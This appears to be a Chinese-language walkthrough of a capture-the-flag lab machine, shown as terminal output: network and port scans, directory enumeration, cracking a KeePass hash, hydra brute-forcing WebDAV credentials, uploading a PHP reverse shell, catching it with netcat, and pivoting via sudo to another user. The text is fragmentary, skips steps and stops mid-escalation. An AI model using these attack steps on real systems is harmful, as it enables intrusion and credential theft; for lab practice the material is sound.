┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-27 10:31 +0800
Nmap scan report for 192.168.2.1
Host is up (0.00036s latency).
MAC Address: 0A:00:27:00:00:06 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00029s latency).
MAC Address: 08:00:27:A1:CD:6A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.10
Host is up (0.00046s latency).
MAC Address: 08:00:27:2C:E3:4A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.55 seconds

靶机IP:192.168.2.10
2、端口扫描
1.全端口扫描
1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-27 10:31 +0800
Nmap scan report for 192.168.2.10
Host is up (0.00049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:2C:E3:4A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.68 seconds
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80 192.168.2.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-27 10:32 +0800
Nmap scan report for 192.168.2.10
Host is up (0.0012s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9a:0c:75:5a:bb:bb:06:a2:9a:7d:be:91:ca:45:45:e4 (RSA)
|   256 07:7d:e7:0f:0b:5e:5a:90:e9:33:72:68:49:3b:f5:8c (ECDSA)
|_  256 6c:15:32:a7:42:e7:9f:da:63:66:7d:3a:be:fb:bf:14 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:2C:E3:4A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.75 seconds
3.udp扫描
1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-27 10:32 +0800
Nmap scan report for 192.168.2.10
Host is up (0.00060s latency).
All 100 scanned ports on 192.168.2.10 are in ignored states.
Not shown: 59 closed udp ports (port-unreach), 41 open|filtered udp ports (no-response)
MAC Address: 08:00:27:2C:E3:4A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 60.29 seconds
二、WEB渗透
1、80端口
访问80端口,是Apache的默认页面
2、目录扫描
1
2
3
4
5
6
7
8
┌──(root㉿kali)-[~/miaosec] └─# gobuster dir -u http://192.168.2.10 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,js,txt,bak
┌──(root㉿kali)-[~/miaosec] └─# john --wordlist=/usr/share/wordlists/rockyou.txt tmp Using default input encoding: UTF-8 Loaded 1 password hash (KeePass [SHA256 AES 32/64]) Cost 1 (iteration count) is 60000 for all loaded hashes Cost 2 (version) is 2 for all loaded hashes Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes Will run 8 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status dreams (db) 1g 0:00:00:03 DONE (2026-03-27 11:33) 0.2762g/s 185.6p/s 185.6c/s 185.6C/s sunshine1..kelly Use the "--show" option to display all of the cracked passwords reliably Session completed.
┌──(root㉿kali)-[/tmp] └─# hydra -t 4 -l admin -P pass.txt http-get://192.168.2.10/webdav Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-27 15:17:09 [DATA] max 4 tasks per 1 server, overall 4 tasks, 1000 login tries (l:1/p:1000), ~250 tries per task [DATA] attacking http-get://192.168.2.10:80/webdav [80][http-get] host: 192.168.2.10 login: admin password: w3bd4v513 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-27 15:17:24
┌──(root㉿kali)-[/tmp] └─# curl --digest -u admin:w3bd4v513 -T rev.php http://192.168.2.10/webdav/rev.php <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <html><head> <title>201 Created</title> </head><body> <h1>Created</h1> <p>Resource /webdav/rev.php has been created.</p> <hr /> <address>Apache/2.4.38 (Debian) Server at 192.168.2.10 Port 80</address> </body></html>
成功将文件上传到服务器
三、获取shell
kali开启监听后,访问rev.php,成功获取到shell
1 2 3 4 5 6
┌──(root㉿kali)-[~] └─# nc -lvnp 4444 listening on [any] 4444 ... connect to [192.168.2.4] from (UNKNOWN) [192.168.2.10] 44496 id uid=33(www-data) gid=33(www-data) groups=33(www-data)
Matching Defaults entries for www-data on Serve: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on Serve: (teo) NOPASSWD: /usr/bin/wget
┌──(root㉿kali)-[~/Tool] └─# ssh teo@192.168.2.10 -i /tmp/id_rsa ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to "store now, decrypt later" attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html Enter passphrase for key '/tmp/id_rsa': Linux serve 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64 -bash: warning: setlocale: LC_ALL: cannot change locale (zh_CN.UTF-8) teo@serve:~$ id uid=1000(teo) gid=1000(teo) groups=1000(teo)
2、获取root权限
查看sudo -l
1 2 3 4 5 6
teo@serve:~$ sudo -l Matching Defaults entries for teo on Serve: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User teo may run the following commands on Serve: (root) NOPASSWD: /usr/local/bin/bro
查看使用方法
1 2 3 4 5 6 7 8 9 10 11 12
teo@serve:~$ sudo /usr/local/bin/bro help ... NAME:

 成功获取到账号和和密码:
 但是登录后无任何的内容